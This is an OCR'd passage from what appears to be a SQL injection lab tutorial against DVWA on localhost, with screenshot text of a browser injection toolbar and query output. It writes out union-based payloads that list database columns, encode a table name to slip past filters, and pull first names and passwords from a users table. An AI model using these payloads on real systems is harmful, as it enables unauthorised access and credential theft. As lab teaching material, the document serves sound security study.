
If we use :
id=1 Union Select column_name,2 from information_schema.columns where table_name=users--&Submit=Submit, we get an error:



In many situations normal form is not accepted. So you need to convert it into hex form like :

id=3 and 0 union select group_concat(column_name,0x3c62723e),2 from information_schema.columns where table_name=CHAR(117, 115, 101, 114, 115)&Submit=Submit


Here, **CHAR(117, 115, 101, 114, 115)** denotes users and **0x3c62723e** denotes
 so that each line breaks.



8. To see password and first name :

id=3 Union Select group_concat(first_name,0x3a,password), 2 from users--&Submit=Submit

- Note that **0x3a** is the **hex form** of **:** (colon) which is used as a **separator** between first name and password otherwise it would be difficult to detect them.


Vulnerability: SQL Injecti...
php - Unknown column '...
shreya@kali: ~
SQL Injection.mp4
11:06 CARRA
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Cyberfox
127.0.0.1/DVWA/vulnerabilities/sqli/#
INT
SQL
UNION BASED
ERROR/DOUBLE
TOOLS
WAF BYPASS
ENCODE
HTML
ENCRYPT
MORE
XSS
LFI
Load URL
Split URL
Execute
http://127.0.0.1/DVWA/vulnerabilities/sqli/#
Post
Referrer
0xHEX
%URL
BASE64
Replace
Post data
id=1 Union Select column_name,2 from information_schema.columns--&Submit=Submit
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: SQL Injection
User ID:
1
Submit
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: admin
Surname: admin
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_NAME
Surname: 2
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_VERSION
Surname: 2
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_STATUS
Surname: 2
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_TYPE
Surname: 2
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_TYPE_VERSION
Surname: 2
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_LIBRARY
Surname: 2

o----------xxx----------o